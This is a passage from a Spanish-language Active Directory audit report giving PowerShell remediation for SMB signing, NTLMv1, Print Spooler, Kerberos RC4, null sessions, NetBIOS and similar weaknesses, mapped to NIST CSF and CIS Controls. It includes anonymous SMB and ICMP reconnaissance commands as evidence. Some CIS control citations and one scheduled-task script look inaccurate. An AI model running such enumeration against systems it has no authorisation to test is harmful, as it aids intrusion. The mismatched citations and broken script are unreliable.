- **CIS Controls v8:** Control 8.1 (Enable detailed logging), Control 8.2 (Ensure logs are collected), Control 8.5 (Centralize log management)

Recomendaciones técnicas

- Habilitación inmediata de auditoría avanzada en todas las subcategorías críticas
- Aumento de tamaño y retención de logs para evitar pérdida de eventos
- Integración con sistemas SIEM para correlación y alerta temprana
- Documentación y revisión periódica del estado de auditoría

Remediación Técnica

```
powershell
# Identificación de configuración actual de auditoría
auditpol /get /category:*
```

```
# Corrección: Habilitación de auditoría crítica para persistencia
auditpol /set /subcategory:"Account Management" /success:enable
/failure:enable
auditpol /set /subcategory:"Directory Service Access"
/success:enable /failure:enable
auditpol /set /subcategory:"Directory Service Changes"
/success:enable /failure:enable
auditpol /set /subcategory:"Privilege Use" /success:enable
/failure:enable
auditpol /set /subcategory:"Process Creation" /success:enable
/failure:enable
auditpol /set /subcategory:"Logon" /success:enable /failure:enable
# Configuración de tamaños de log adecuados
wevtutil sl Security /ms:2147483648  # 2GB
wevtutil sl System /ms:104857600     # 100MB

# Verificación de configuración aplicada
auditpol /get /category:*
wevtutil gl Security
```

5.8.2 VULN-MAN-005 - SMB Message Signing Opcional

Evidencia Técnica

- **Fuente:** Verificación registry mediante Get-ItemProperty y evidencia archivo 06_SMB_Signing_Server_Disabled.png.
- **Confirmación:** RequireSecuritySignature = 0 en controladores de dominio y estaciones.
- **Valoración CVSS:** 8.5 por persistencia vía relay attacks y escalada continuada.

Correlación con marcos normativos

- **NIST CSF:** PR.AC-4 (Access permissions managed), PR.IP-1 (Baseline configurations are established and maintained)
- **CIS Controls v8:** Control 4.8 (Configure automatic session timeout), Control 13.7 (Monitor for anomalous activity), Control 14.4 (Restrict discovery capabilities)

Recomendaciones técnicas

- SMB signing obligatorio en todos los servidores y estaciones
- RequireSecuritySignature y EnableSecuritySignature en valor 1

- ➢ Aplicación vía GPOs con monitoreo periódico post-actualizaciones
- ➢ Pruebas activas para validar ausencia de vectores relay NTLM

Remediación Técnica

```
powershell
# Identificación de configuración SMB signing
Get-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
| Select-Object RequireSecuritySignature,EnableSecuritySignature
Get-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Paramet
ers" | Select-Object
RequireSecuritySignature,EnableSecuritySignature

# Corrección: SMB signing obligatorio para servidores y clientes
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
-Name RequireSecuritySignature -Value 1
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
-Name EnableSecuritySignature -Value 1
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Paramet
ers" -Name RequireSecuritySignature -Value 1
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Paramet
ers" -Name EnableSecuritySignature -Value 1

# Reinicio de servicios para aplicar configuración
Restart-Service LanmanServer -Force
Restart-Service LanmanWorkstation -Force

# Verificación de configuración obligatoria
Get-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
| Select-Object RequireSecuritySignature
Get-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Paramet
ers" | Select-Object RequireSecuritySignature
```

5.9 Remediación ALTA PRIORIDAD - Fase 2 (8-30 días): Escalada de Privilegios Moderada

Esta fase lo componen 3 vulnerabilidades que facilitan escalada lateral y ataques de downgrade en entornos autenticados. Remediación en 8-30 días.

5.9.1 VULN-PC-004 - Protocolo Autenticación Legacy (NTLMv1)

Evidencia Técnica

- **Fuente:** Detección PingCastle (PC-004) y verificación Get-ItemProperty LmCompatibilityLevel.
- **Confirmación**: LmCompatibilityLevel = 1 permite negociación NTLMv1 en sistemas auditados.
- **Valoración CVSS:** 8.5 por facilitación de ataques relay y cracking offline.

Correlación con marcos normativos

- **NIST CSF:** PR.AC-1 (Identities and credentials are managed), PR.IP-1 (Baseline configurations are established and maintained)
- **CIS Controls v8:** Control 4.4 (Ensure unique passwords), Control 4.7 (Enforce strong authentication), Control 13.4 (Block legacy authentication protocols)

Recomendaciones técnicas

- Establecimiento LmCompatibilityLevel en 5 (solo NTLMv2)
- Aplicación vía GPO sin excepciones
- Auditoría periódica para detectar hosts legacy
- Documentación y segmentación de excepciones justificadas

Remediación Técnica

```
powershell
# Identificación del nivel de compatibilidad NTLM
Get-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name
"LmCompatibilityLevel"

# Corrección: Solo NTLMv2 (nivel 5)
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name
```

```
"LmCompatibilityLevel" -Value 5

# Configuración recomendada GPO:
# Computer Configuration > Windows Settings > Security Settings >
Local Policies > Security Options
# Network security: LAN Manager authentication level = Send NTLMv2
response only. Refuse LM & NTLM

# Verificación de configuración aplicada
Get-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name
"LmCompatibilityLevel"
```

5.9.2 VULN-PC-010 - Servicio Print Spooler Expuesto

Evidencia Técnica

- **Fuente:** Detección PingCastle (PC-010) y verificación Get-Service -Name Spooler.
- **Confirmación:** Servicio Print Spooler "Running" en controlador de dominio expuesto a PrintNightmare.
- **Valoración CVSS:** 7.5 por vector directo de escalada y ejecución remota de código.

Correlación con marcos normativos

- **NIST CSF:** PR.IP-1 (Baseline configurations are established and maintained), PR.AC-4 (Access permissions managed);
- **CIS Controls v8:** Control 2.3 (Ensure only necessary services are running), Control 9.2 (Limit unnecessary ports, protocols and services), Control 13.7 (Monitor for anomalous activity).

Recomendaciones técnicas

- Deshabilitación completa del servicio Print Spooler en todos los DCs
- Restricciones adicionales vía GPO para evitar reactivación accidental
- Validación periódica del estado del servicio con monitorización continua
- Documentación de justificaciones para excepciones operativas específicas

Remediación Técnica

```
powershell
# Identificación del estado del servicio
```

```
Get-Service -Name Spooler

# Corrección: Deshabilitación completa en controladores de dominio
Stop-Service -Name Spooler -Force -ErrorAction SilentlyContinue
Set-Service -Name Spooler -StartupType Disabled

# Aplicar restricción via GPO para todos los DCs
# Computer Configuration > Policies > Windows Settings > Security
Settings > System Services
# Print Spooler = Disabled

# Verificación de deshabilitación
Get-Service -Name Spooler | Select-Object Name, Status, StartType
```

5.9.3 VULN-MAN-003 - Configuraciones Kerberos Inseguras

Evidencia Técnica

- ➢ **Fuente:** Análisis políticas Kerberos mediante consultas SYSVOL y comandos (Get-ADDomain).maxTicketAge.
- ➢ **Confirmación:** MaxTicketAge=10 horas, MaxRenewAge=7 días, RC4-HMAC habilitado en cuentas críticas.
- ➢ **Valoración CVSS:** 8.0 por facilitación de persistencia extendida y ataques replay/ticket forgery.

Correlación con marcos normativos

- ➢ **NIST CSF:** PR.DS-2 (Data in transit is protected), PR.AC-1 (Identities and credentials are managed);
- ➢ **CIS Controls v8:** Control 4.7 (Enforce strong authentication), Control 8.7 (Secure Password Policy), Control 13.5 (Disable legacy protocols).

Recomendaciones técnicas

- ➢ Reducción tiempos vida tickets Kerberos (4h/1d según buenas prácticas)
- ➢ Reemplazo RC4 por cifrados robustos AES-256 únicamente
- ➢ Auditoría regular de políticas Kerberos y configuración KDC
- ➢ Control de excepciones en entornos híbridos documentado

Remediación Técnica

```
powershell
# Identificación de configuraciones Kerberos actuales
(Get-ADDomain).maxTicketAge
(Get-ADDomain).maxRenewAge
Get-ADUser -Filter * -Properties msDS-SupportedEncryptionTypes |
Where-Object { $_.'msDS-SupportedEncryptionTypes' -band 4 } |
Select Name

# Corrección: Configuración de tiempos de vida seguros
Set-ADDomain -Identity domain.local -KerberosTgtLifetimeMins 240
-KerberosTicketLifetimeMins 240
# Recomendado: reducción a 4 horas
Set-ADDomain -Identity domain.local -KerberosRenewLifetime 1440
# Recomendado: reducción a 1 día

# Deshabilitar RC4 en cuentas críticas y habilitar solo AES
ForEach ($user in (Get-ADUser -Filter * -Properties
msDS-SupportedEncryptionTypes | Where-Object {
$_.'msDS-SupportedEncryptionTypes' -band 4 })) {
    Set-ADUser -Identity $user.SamAccountName -Replace
@{'msDS-SupportedEncryptionTypes'=24}
# AES128 + AES256 únicamente
}

# Verificación de aplicación
(Get-ADDomain).maxTicketAge
(Get-ADDomain).maxRenewAge
Get-ADUser -Filter * -Properties msDS-SupportedEncryptionTypes |
Where-Object { $_.'msDS-SupportedEncryptionTypes' -band 4 }
```

5.10 Remediación ALTA PRIORIDAD - Fase 3 (8-30 días): Exposición de Credenciales Moderada

Esta fase la componen 2 vulnerabilidades que facilitan exposición prolongada de credenciales e incrementan riesgo de reconocimiento. Remediación en 8-30 días.

5.10.1 VULN-MAN-006 - Sesiones Nulas SMB Activas

Evidencia Técnica

- **Fuente:** Verificación configuración registry NullSessionShares y evidencia archivo 08_Null_Sessions.png.
- **Confirmación:** Acceso anónimo IPC$ confirmado mediante smbclient -L //192.168.37.10 -N exitoso.
- **Valoración CVSS:** 7.5 por enumeración recursos sin autenticación y preparación ataques dirigidos.

Correlación con marcos normativos

- **NIST CSF:** PR.AC-4 (Access permissions managed), PR.IP-1 (Baseline configurations are established and maintained)
- **CIS Controls v8:** Control 9.2 (Limit unnecessary ports, protocols and services), Control 14.4 (Restrict discovery capabilities), Control 8.7 (Secure Password Policy)

Recomendaciones técnicas

- Eliminación completa configuraciones NullSessionShares y NullSessionPipes
- Activación restricción acceso nulo mediante RestrictNullSessAccess
- Auditoría regular de registros y GPO para controlar reversiones
- Verificación externa de bloqueo acceso sin autenticación
- Documentación y registro de pruebas de cierre del vector

Remediación Técnica

```
powershell
# Identificación de configuración actual
Get-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
-Name NullSessionShares -ErrorAction SilentlyContinue
Get-ItemProperty -Path
```

```
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
-Name NullSessionPipes -ErrorAction SilentlyContinue

# Corrección: Eliminación completa de sesiones nulas
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
-Name NullSessionShares -Value @()
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
-Name NullSessionPipes -Value @()
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
-Name RestrictNullSessAccess -Value 1

# Reinicio del servicio
Restart-Service LanmanServer -Force

# Verificación desde cliente externo (debe fallar)
# net view \\<dc-ip> /all
# smbclient -L //<dc-ip> -N
```

5.10.2 VULN-PC-016 - Contraseñas que Nunca Expiran

Evidencia Técnica

- ➢ **Fuente:** Detección PingCastle (VULN-PC-016) y verificación Get-ADUser PasswordNeverExpires.
- ➢ **Confirmación:** 5 cuentas identificadas: Administrador, Invitado, ldapreader, testuser, tokio con PasswordNeverExpires=$true.
- ➢ **Valoración CVSS:** 6.0 por persistencia indefinida y ventana exposición continuada.

Correlación con marcos normativos

- ➢ **NIST CSF:** PR.AC-1 (Identities and credentials are managed), PR.AC-4 (Access permissions managed)
- ➢ **CIS Controls v8:** Control 4.7 (Enforce strong authentication), Control 5.3 (Require accounts to expire passwords), Control 16.3 (Regularly review accounts)

Recomendaciones técnicas

- ➢ Deshabilitación PasswordNeverExpires en todas las cuentas del dominio
- ➢ Cambio forzoso de contraseña para cuentas críticas con historial prolongado
- ➢ Políticas de expiración y complejidad en GPOs globales con controles automatizados
- ➢ Auditoría periódica de cuentas con exclusiones injustificadas bajo supervisión compliance

Remediación Técnica

```
powershell
# Identificación de cuentas con contraseñas que no expiran
Get-ADUser -Filter * -Properties
PasswordNeverExpires,LastLogonDate,PasswordLastSet | Where-Object
{ $_.PasswordNeverExpires -eq $true } | Select Name,
SamAccountName, LastLogonDate, PasswordLastSet

# Corrección: Habilitación de expiración en todas las cuentas
ForEach ($user in (Get-ADUser -Filter * -Properties
PasswordNeverExpires | Where-Object { $_.PasswordNeverExpires -eq
$true })) {
    Set-ADUser -Identity $user.SamAccountName
-PasswordNeverExpires $false
    # Para cuentas críticas, forzar cambio inmediato
    if ($user.SamAccountName -like "*admin*" -or
$user.SamAccountName -like "*svc*") {
        Set-ADUser -Identity $user.SamAccountName
-ChangePasswordAtLogon $true
    }
    Write-Output "Expiración habilitada: $($user.SamAccountName)"
}

# Verificación: No deben existir cuentas con PasswordNeverExpires
= $true
Get-ADUser -Filter * -Properties PasswordNeverExpires |
Where-Object { $_.PasswordNeverExpires -eq $true } |
Measure-Object
```

5.11 Remediación ALTA PRIORIDAD - Fase 4 (8-30 días): Continuidad/Negocio Moderada

Esta fase lo compone 1 vulnerabilidad que facilita persistencia y escalada durante ataques prolongados. Remediación en 8-30 días.

5.11.1 VULN-PC-011 - Registro Máquinas sin Restricciones

Evidencia Técnica

- **Fuente:** Detección PingCastle y verificación Get-ADObject ms-DS-MachineAccountQuota.
- **Confirmación:** Consulta sin valor devuelto confirma valor por defecto AD=10, permitiendo registro libre de equipos.
- **Valoración CVSS:** 7.0 por persistencia maliciosa y facilitación movimiento lateral avanzado.

Correlación con marcos normativos

- **NIST CSF:** PR.AC-4 (Access permissions managed), PR.IP-1 (Baseline configurations are established and maintained)
- **CIS Controls v8:** Control 5.1 (Establish and Maintain an Inventory of Accounts), Control 5.2 (Use Automated Tools to Secure Accounts), Control 8.7 (Secure Password Policy)

Recomendaciones técnicas

- Establecimiento ms-DS-MachineAccountQuota en 0 para restricción total
- Configuración permisos explícitos con dsacls para cuentas administradas únicamente
- Auditoría regular de configuración con registro de excepciones documentadas
- Monitorización de registros de cuentas y equipos para detectar actividades sospechosas

Remediación Técnica

```
powershell
# Identificación de configuración actual
(Get-ADObject -Identity "CN=Directory Service,CN=Windows
NT,CN=Services,CN=Configuration,DC=domain,DC=local" -Properties
ms-DS-MachineAccountQuota).'ms-DS-MachineAccountQuota'
```

```
# Corrección: Configuración restrictiva de registro de máquinas
Set-ADObject -Identity "CN=Directory Service,CN=Windows
NT,CN=Services,CN=Configuration,DC=domain,DC=local" -Replace
@{'ms-DS-MachineAccountQuota'=0}

# Configuración de permisos explícitos para cuentas autorizadas
(si necesario)
# dsacls "CN=Computers,DC=domain,DC=local" /G
"DOMAIN\ITAdmins:CCDC;computer"

# Verificación de restricción aplicada
(Get-ADObject -Identity "CN=Directory Service,CN=Windows
NT,CN=Services,CN=Configuration,DC=domain,DC=local" -Properties
ms-DS-MachineAccountQuota).'ms-DS-MachineAccountQuota'
```

5.12 Remediación MEDIA PRIORIDAD (30-90 días): Endurecimiento Defensivo

Esta fase la componen 4 vulnerabilidades orientadas al endurecimiento defensivo y reducción de exposición técnica. Remediación en 30-90 días.

5.12.1 VULN-PC-014 - Rutas de Red Sin Endurecimiento

Evidencia Técnica

- **Fuente:** Detección PingCastle análisis GPOs y servicios de red.
- **Confirmación**: Rutas UNC SYSVOL y NETLOGON sin parámetros de seguridad avanzados RequireMutualAuthentication/RequireIntegrity.
- **Valoración CVSS:** 6.5 por facilitación ataques relay y reconocimiento lateral.

Correlación con marcos normativos

- **NIST CSF:** PR.AC-4 (Access permissions managed), PR.IP-1 (Baseline configurations are established and maintained)
- **CIS Controls v8:** Control 9.2 (Limit unnecessary ports, protocols and services), Control 13.7 (Monitor for anomalous activity), Control 4.6 (Restrict or disable unused network services).

Recomendaciones técnicas

- ➢ Endurecimiento rutas UNC mediante GPO con autenticación mutua e integridad
- ➢ Configuración servidor SMB para rechazo de acceso no cifrado
- ➢ Revisión GPOs para detectar rutas UNC no endurecidas preventivamente
- ➢ Documentación políticas aplicadas con monitorización de cambios configuración

Remediación Técnica

```
powershell
# Identificación de rutas UNC en GPOs
Get-GPOReport -All -ReportType HTML | Select-String '\\\\'

# Corrección: Configuración de Hardened UNC Paths
# Aplicar via GPO: Computer Configuration > Administrative
Templates > Network > Network Provider
# Hardened UNC Paths:
# \\*\SYSVOL: RequireMutualAuthentication=1,RequireIntegrity=1
# \\*\NETLOGON: RequireMutualAuthentication=1,RequireIntegrity=1

# Configuración SMB de rechazo de acceso no cifrado
Set-SmbServerConfiguration -RejectUnencryptedAccess $true -Force

# Verificación
Get-SmbServerConfiguration | Select RejectUnencryptedAccess
```

5.12.2 VULN-PC-015 - Configuraciones Red Incompletas

Evidencia Técnica

- ➢ **Fuente:** Detección PingCastle discrepancias configuración IPs, gateways y servidores DNS.
- ➢ **Confirmación:** Comandos Get-NetIPConfiguration/Get-DnsClientServerAddress muestran rutas manuales y DNS no autorizados.
- ➢ **Valoración CVSS:** 6.0 por desviación tráfico y fallo resolución nombres servicios críticos.

Correlación con marcos normativos

- ➢ **NIST CSF:** PR.IP-1 (Baseline configurations are established and maintained),

PR.DS-4 (Communications and control networks are protected)

- **CIS Controls v8:** Control 4.6 (Restrict or disable unused network services), Control 9.2 (Limit unnecessary ports, protocols and services), Control 12.1 (Verify network configuration integrity)

Recomendaciones técnicas

- Unificación configuraciones red vía GPO con DNS estáticos y gateways consistentes
- Eliminación rutas manuales no autorizadas e impedimento modificaciones arbitrarias
- Auditoría periódica integridad topología de red con documentación excepciones
- Reglas firewall restrictivas con monitorización cambios tabla rutas

Remediación Técnica

```
powershell
# Identificación de configuración actual de red
Get-NetIPConfiguration | Select-Object
InterfaceIndex,InterfaceAlias,IPv4Address,IPv4DefaultGateway
Get-DnsClientServerAddress | Select-Object
InterfaceIndex,ServerAddresses
Get-NetRoute | Where-Object { $_.NextHop -ne "0.0.0.0" } |
Select-Object DestinationPrefix,NextHop,RouteMetric

# Corrección: Unificación de configuración via GPO
# Computer Configuration > Policies > Administrative Templates >
Network > DNS Client
# - DNS Servers: Configuración estática para todos los DCs
# - Connection-specific DNS Suffix: domain.local
# Eliminación de rutas manuales no autorizadas
Get-NetRoute | Where-Object { $_.RouteMetric -eq 1 -and $_.NextHop
-ne "0.0.0.0" } | ForEach-Object {
    Remove-NetRoute -DestinationPrefix $_.DestinationPrefix
-NextHop $_.NextHop -Confirm:$false
}

# Verificación de configuración unificada
Get-NetIPConfiguration
Get-DnsClientServerAddress
```

5.12.3 VULN-MAN-007 - Servicios NetBIOS Expuestos

Evidencia Técnica

- **Fuente:** Implementación manual entorno vulnerable y reconocimiento Nmap NBT/enum4linux.
- **Confirmación:** Enumeración exitosa nombres NetBIOS, dominio y roles DC sin credenciales vía UDP/137-138, TCP/139.
- **Valoración CVSS:** 6.0 por reconocimiento sin autenticar y soporte ataques spoofing/MITM.

Correlación con marcos normativos

- **NIST CSF:** PR.DS-5 (Data is protected), PR.IP-1 (Baseline configurations are established and maintained)
- **CIS Controls v8:** Control 9.2 (Limit unnecessary ports, protocols and services), Control 13.5 (Disable legacy protocols), Control 14.4 (Restrict discovery capabilities).

Recomendaciones técnicas

- Deshabilitación NetBIOS sobre TCP/IP en adaptadores sin soporte legacy explícito
- Reglas firewall bloqueando UDP/137-138 y TCP/139 incluso en segmentos internos
- Auditoría periódica interfaces y servicios para detectar regresiones/reactivaciones
- Documentación impacto compatibilidad con planificación reemplazo dependencias legacy

Remediación Técnica

```
powershell
# Identificación de configuración NetBIOS actual
Get-WmiObject -Class Win32_NetworkAdapterConfiguration |
Where-Object { $_.IPEnabled -eq $true } | Select-Object
Description, TcpipNetbiosOptions

# Corrección: Deshabilitación de NetBIOS sobre TCP/IP
Get-WmiObject -Class Win32_NetworkAdapterConfiguration -Filter
"IPEnabled=TRUE" | ForEach-Object {
    $_.SetTcpipNetbios(2)  # 2 = Disable NetBIOS over TCP/IP
    Write-Output "NetBIOS deshabilitado en: $($_.Description)"
}

# Configuración de firewall para bloquear puertos NetBIOS
```

```
New-NetFirewallRule -DisplayName "Block-NetBIOS-137" -Direction
Inbound -Protocol UDP -LocalPort 137 -Action Block
New-NetFirewallRule -DisplayName "Block-NetBIOS-138" -Direction
Inbound -Protocol UDP -LocalPort 138 -Action Block
New-NetFirewallRule -DisplayName "Block-NetBIOS-139" -Direction
Inbound -Protocol TCP -LocalPort 139 -Action Block

# Verificación
Get-WmiObject -Class Win32_NetworkAdapterConfiguration |
Where-Object { $_.IPEnabled -eq $true } | Select-Object
Description, TcpipNetbiosOptions
```

5.12.4 VULN-OV-001 - DCE/RPC Services Enumeration

Evidencia Técnica

- **Fuente:** Detección OpenVAS puerto 135/tcp abierto y servicios RPC sin restricciones.
- **Confirmación:** Comandos netstat muestran escuchas activas puerto 135 y rango dinámico 1024+.
- **Valoración CVSS:** 5.0 por enumeración sistema y apoyo escalada lateral mediante objetos DCOM.

Correlación con marcos normativos

- **NIST CSF:** PR.AC-5 (Network integrity is protected), PR.IP-1 (Baseline configurations are established and maintained)
- **CIS Controls v8:** Control 9.2 (Limit unnecessary ports, protocols and services), Control 4.6 (Restrict or disable unused network services), Control 13.7 (Monitor for anomalous activity)

Recomendaciones técnicas

- Restricción exposición TCP/135 y puertos DCE/RPC dinámicos mediante firewall
- Bloqueo acceso RPC desde fuentes externas o segmentos no autorizados
- Auditoría periódica configuración escucha y reglas firewall
- Documentación excepciones con segregación servicios bajo mínimo privilegio

Remediación Técnica

```
powershell
# Identificación de servicios RPC expuestos
netstat -ano | findstr ":135"
netstat -ano | findstr ":1024"
# Corrección: Restricción de acceso RPC mediante firewall
New-NetFirewallRule -DisplayName "RPC-Endpoint-Mapper-Restrict"
-Direction Inbound -Protocol TCP -LocalPort 135 -Action Allow
-RemoteAddress "192.168.1.0/24"
New-NetFirewallRule -DisplayName "RPC-Dynamic-Ports-Restrict"
-Direction Inbound -Protocol TCP -LocalPort 1024-5000 -Action
Allow -RemoteAddress "192.168.1.0/24"

# Bloquear acceso externo a RPC
New-NetFirewallRule -DisplayName "Block-RPC-External" -Direction
Inbound -Protocol TCP -LocalPort 135 -Action Block -RemoteAddress
"0.0.0.0-192.167.255.255", "192.169.0.0-255.255.255.255"

# Verificación de reglas aplicadas
Get-NetFirewallRule | Where-Object { $_.DisplayName -like "*RPC*"
} | Select-Object DisplayName,Direction,Action
netstat -ano | findstr ":135"
```

5.13 Remediación BAJA PRIORIDAD (90+ días)

Esta última fase se componen de 2 vulnerabilidades de carácter preventivo con riesgo operativo muy reducido. Implementación programada a largo plazo.

5.13.1 VULN-PC-003 - Delegación sin Restricciones Activa

Evidencia Técnica

- **Fuente:** Detección PingCastle riesgo teórico y verificación Get-ADUser/Get-ADComputer TrustedForDelegation.
- Confirmación: **Ambos comandos sin resultados confirman exposición teórica sin** objetos afectados activos.
- **Valoración CVSS:** 8.5 por riesgo teórico escalada masiva, reclasificado como

preventivo sin casos materializados.

Correlación con marcos normativos

- **NIST CSF:** PR.AC-4 (Access permissions managed), PR.IP-1 (Baseline configurations are established and maintained)
- **CIS Controls v8:** Control 4.9 (Restrict unneeded privilege escalation), Control 13.5 (Disable legacy protocols and features)

Recomendaciones técnicas

- Revisión y monitorización periódica para garantizar ausencia atributo delegación sin restricciones
- Alertas automáticas ante detección activación con notificación responsables AD
- Documentación políticas limitando delegaciones a escenarios controlados vía "delegación restringida"
- Auditorías específicas en cambios roles, actualizaciones sistema e integración servicios

Remediación Técnica

```
powershell
# Identificación periódica (verificación que no existan casos)
Get-ADUser -Filter * -Property TrustedForDelegation | Where-Object
{ $_.TrustedForDelegation -eq $true }
Get-ADComputer -Filter {TrustedForDelegation -eq $true}
-Properties TrustedForDelegation

# Configuración de monitoreo automático
$ScriptBlock = {
    $results = Get-ADUser -Filter * -Property TrustedForDelegation
| Where-Object { $_.TrustedForDelegation -eq $true }
    if ($results) {
        Send-MailMessage -To "admin@domain.local" -Subject
"ALERTA: Delegación sin restricciones detectada" -Body "Se
detectaron cuentas con delegación sin restricciones:
$($results.Name -join ', ')" -SmtpServer "mail.domain.local"
    }
}
# Programar verificación semanal
Register-ScheduledTask -TaskName "Check-Unconstrained-Delegation"
-Trigger (New-ScheduledTaskTrigger -Weekly -At 9AM) -Action
(New-ScheduledTaskAction -Execute "PowerShell.exe" -Argument
```

```
"-Command $ScriptBlock")
```

5.13.2 VULN-OV-002 - ICMP Timestamp Information Disclosure

Evidencia Técnica

- ➢ **Fuente:** Detección OpenVAS y Nessus respuesta positiva ICMP Timestamp en DC.
- ➢ **Confirmación**: Ambos escaneos identifican capacidad respuesta timestamp con bajo impacto asignado.
- ➢ **Valoración CVSS:** 2.1 por información mínima filtrada sin facilitación acceso privilegiado.

Correlación con marcos normativos

- ➢ **NIST CSF:** PR.IP-1 (Baseline configurations are established and maintained), DE.CM-7 (Monitoring for unauthorized connections)
- ➢ **CIS Controls v8:** Control 14.4 (Restrict discovery capabilities), Control 9.2 (Limit unnecessary ports, protocols and services)

Recomendaciones técnicas

- ➢ Reglas firewall bloqueando peticiones y respuestas ICMP Timestamp en DC y equipos críticos
- ➢ Pruebas externas periódicas para verificar efectividad regla aplicada
- ➢ Documentación mitigación dentro controles hardening final y cumplimiento
- ➢ Revisión otros vectores ICMP no autorizados bajo principio mínimo privilegio

Remediación Técnica

```
powershell
# Corrección: Bloqueo de ICMP Timestamp
New-NetFirewallRule -DisplayName "Block-ICMP-Timestamp-Request"
-Direction Inbound -Protocol ICMPv4 -IcmpType 13 -Action Block
New-NetFirewallRule -DisplayName "Block-ICMP-Timestamp-Reply"
-Direction Inbound -Protocol ICMPv4 -IcmpType 14 -Action Block

# Verificación desde cliente externo (debe fallar)
# hping3 -c 1 --icmp-timestamp <dc-ip>
```

---

6. CONCLUSIONES METODOLÓGICAS

La planificación y ejecución de la remediación en este proyecto se ha basado en una metodología híbrida, rigurosa y exhaustiva, que ha integrado detección automatizada (PingCastle, OpenVAS, Nessus), análisis manual especializado y validación técnica sobre cada vulnerabilidad identificada en el entorno Active Directory.

La estrategia ha sido explícita: erradicar absolutamente todos los vectores de ataque, sin dejar vulnerabilidades ni exposiciones residuales. Cada hallazgo, por menor o más teórico que fuera, ha sido tratado y eliminado, asegurando una postura de seguridad "end-to-end", robusta y alineada a los más altos estándares internacionales.
Así, el enfoque elimina la aceptación de riesgos residuales, evita "puntos ciegos" en la auditoría y demuestra compromiso real con la mejora continua, la seguridad operativa y la trazabilidad técnica.
No se ha propuesto mitigación parcial para ningún caso. Esta postura metodológica queda justificada porque el objetivo final es la eliminación completa de cualquier combinación potencial de persistencia, escalada, acceso no autorizado o reconocimiento avanzado, incluso en caso de cambio de contexto o evolución de amenazas.

La metodología combinó:

- ➢ Detección y cuantificación inicial con herramientas automáticas.
- ➢ Verificación y explotación práctica de cada riesgo.
- ➢ Soporte y remediación mediante controles avanzados (hardening técnico, PowerShell, GPO, firewall).
- ➢ Alineación estricta a marcos normativos reconocidos (NIST CSF, CIS Controls v8).
- ➢ Documentación integral, manteniendo trazabilidad, reproducibilidad y calidad enterprise-grade.

La priorización fue dinámica, guiada por riesgo empresarial real y no por puntuaciones CVSS puras, y todas las remediaciones han sido documentadas con detalle operativo y estratégico.

6.1 Alineación con Marcos Normativos

La metodología implementada se ha alineado estrictamente con los marcos internacionales más exigentes:

NIST Cybersecurity Framework:

- **IDENTIFY:** Priorización por riesgo concreto y realidad operativa.
- **PROTECT:** Implementación de controles y hardening por criticidad y exposición.
- **DETECT:** Capacidad activa de monitoreo y alerta sobre vectores de persistencia.
- **RESPOND:** Procedimientos adaptados a la criticidad del entorno.
- **RECOVER:** Mejora continua y garantía de continuidad frente a cualquier contingencia.

CIS Controls v8:

- Aplicación secuencial por impacto y riesgo, no por simple enumeración de control.
- Prioridad sobre controles habilitantes (5, 6, 8) y escalado progresivo de controles avanzados.
- Alineación continua con el ciclo de vida de seguridad y la gestión del cambio.

7. RECOMENDACIONES FINALES Y FUTURAS

La erradicación total de los vectores de ataque y la homogeneización de la defensa lograda en este entorno de Active Directory representan la base sobre la que debe sostenerse cualquier política de sostenibilidad y mejora continua. Se sugieren las siguientes líneas de actuación para consolidar y evolucionar la seguridad alcanzada:

- **Ciclo de mejora continua:** Establecer revisiones periódicas (al menos anuales) del entorno mediante auditorías internas y externas, repitiendo tanto metodologías automáticas como manuales, para anticipar el surgimiento de nuevas amenazas o desviaciones de configuración.

- **Automatización del hardening:** Desarrollar y mantener scripts adaptativos de refuerzo y verificación que permitan detectar y corregir desviaciones en tiempo real, aprovechando la integración de orquestadores (N8N, PowerShell remoting) y el monitoreo reactivo de incidentes.

- **Capacitación y simulación:** Priorizar la formación continua de los equipos técnicos en técnicas de red teaming, detección y respuesta ante incidentes, así como el uso de laboratorios controlados para el entrenamiento en nuevas técnicas de ataque y defensa.

- **Roadmap tecnológico:** Modernizar infraestructuras en fases sucesivas. Migración a versiones soportadas (Windows Server LTS), despliegue de servicios de autenticación multifactor, aislamiento de zonas críticas y segmentación de roles y privilegios según modelo Zero Trust.

- **Integración con SOC y SIEM:** Aumentar la monitorización activa, integrando eventos críticos de Active Directory con plataformas SIEM/SOC modernas y automatizando alertas para eventos sospechosos o alteraciones en la configuración de cuentas críticas o políticas de control de acceso.

- **Seguimiento normativo:** Mantener la alineación constante con marcos internacionales (NIST CSF, CIS Controls v8, MITRE ATT&CK) e incorporar requisitos emergentes del negocio, regulaciones o auditorías sectoriales en la evolución del modelo de control y gobierno de identidades.

- **Documentación viva:** Garantizar el versionado y actualización regular de todos los procedimientos, scripts de remediación y controles de acceso.

8. VALIDACIÓN ACADÉMICA Y PROFESIONAL DEL PROYECTO

Este proyecto evidencia:

- **Dominio de metodologías híbridas:** Automatización + validación manual + explotación técnica
- **Priorización operacional:** Decisiones guiadas por impacto real y no solo por CVSS
- **Remediación completa y reproducible:** Más de 100 comandos operativos, alineación total normativa (NIST CSF, CIS v8)
- **Competencias demostradas:** Identificación, análisis, explotación, remediación y documentación de 27 vulnerabilidades únicas y relevantes
